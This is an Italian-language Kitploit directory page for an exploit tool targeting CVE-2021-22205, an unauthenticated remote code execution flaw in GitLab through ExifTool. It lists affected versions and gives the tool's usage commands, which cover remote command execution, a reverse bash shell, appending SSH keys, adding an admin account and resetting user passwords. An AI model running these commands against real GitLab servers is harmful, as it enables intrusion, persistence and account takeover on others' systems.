Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/inspiringz/cve-2021-22205
RicognizioneAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingStrumento di Accesso RemotoArchived
GitHubinspiringz/cve-2021-22205

CVE-2021-22205

GitLab CE/EE RCE pre-autenticazione tramite ExifTool

Vedi Repository
23741244 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    707
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    431
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer è una piattaforma open-source di gestione degli accessi privilegiati (PAM) che fornisce ai team DevOps e IT un accesso sicuro e on-demand a endpoint SSH, RDP, Kubernetes, database e RemoteApp tramite un browser web.

    405
  • 5

    SafeLine

    chaitin/safeline

    WAF self-hosted e reverse proxy che filtra il traffico HTTP malevolo, blocca SQL injection, XSS e attacchi bot, con limitazione del tasso e crittografia dinamica HTML/JS.

    352
  • 6

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    342

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2021-22205

GitLab CE/EE RCE non autenticato tramite ExifTool

Questo progetto è solo a scopo didattico; se qualcuno è stato danneggiato, contattatemi per rimuovere il progetto. Infine, NON USARLO ILLEGALMENTE. Se durante l'utilizzo di questo strumento commetti atti illegali, te ne assumerai tutte le conseguenze. Tutti gli sviluppatori e i collaboratori di questo strumento declinano ogni responsabilità legale e solidale.

Descrizione

È stato scoperto un problema in GitLab CE/EE che interessa tutte le versioni a partire dalla 11.9. GitLab non convalidava correttamente i file immagine passati a un parser, causando l'esecuzione di comandi remoti.

Versioni interessate:

  • >=11.9, <13.8.8
  • >=13.9, <13.9.6
  • >=13.10, <13.10.3

Caratteristiche

  • Rilevamento della versione di Gitlab tramite l'hash in Webpack manifest.json

  • Interazioni automatiche out-of-band con DNSLog e PostBin RequestBin

  • Supporto Reverse Bash Shell / Aggiunta chiave SSH a authorized_keys

  • Supporto INVIO per modificare e ripristinare la password dell'utente gitlab

Utilizzo

🐚 ››› python CVE-2021-22205.py

      ░░░░▐▐░░░  CVE-2021-22205
 ▐  ░░░░░▄██▄▄  GitLab CE/EE Unauthenticated RCE using ExifTool
  ▀▀██████▀░░  Affecting all versions starting from 11.9
  ░░▐▐░░▐▐░░  security.humanativaspa.it/gitlab-ce-cve-2021-22205-in-the-wild
 ▒▒▒▐▐▒▒▐▐▒  github.com/inspiringz/CVE-2021-22205

Usage:
    python3 CVE-2021-22205.py -u site_url -m detect        # gitlab version & vuln detect
    python3 CVE-2021-22205.py -u site_url -m rce1 'id'     # rce (echo via requestbin oob) 
    python3 CVE-2021-22205.py -u site_url -m rce2 'id'     # rce (echo via write file) *
    python3 CVE-2021-22205.py -u site_url -m rev ip port   # reverse bash shell
    python3 CVE-2021-22205.py -u site_url -m ssh git/root  # append ssh authorized_keys
    python3 CVE-2021-22205.py -u site_url -m add user pass # add manager account *
    python3 CVE-2021-22205.py -u site_url -m mod user      # modify specified user's password => P4ss@GitLab
    python3 CVE-2021-22205.py -u site_url -m rec user      # restore specified user's original password
  • Il parametro site_url deve essere nel formato: http[s]://<dominio|ip>[:porta]/, ad esempio: https://example.com:9000/
  • I metodi (rce2, add) contrassegnati da * sono instabili e potrebbero non funzionare :(
  • Puoi modificare il contenuto dello script in base all'ambiente reale

Screenshot


Rilevamento:

image-20220116233646585


RCE (Echo via RequestBin OOB):

image-20220116234003576


Reverse Bash Shell:

image-20211111131442470

Aggiunta chiave SSH a authorized_keys:

image-20211111133555010

Modifica e ripristino della password utente Gitlab:

image-20211111132115090

Riferimenti

  • https://github.com/projectdiscovery/nuclei-templates/blob/637eec3efac6eb384742c7aaa4e7d14f3392ede9/cves/2021/CVE-2021-22205.yaml
  • https://gitlab.com/gitlab-org/cves/-/blob/master/2021/CVE-2021-22205.json
  • https://github.com/righel/gitlab-version-nse
Scarica lo strumento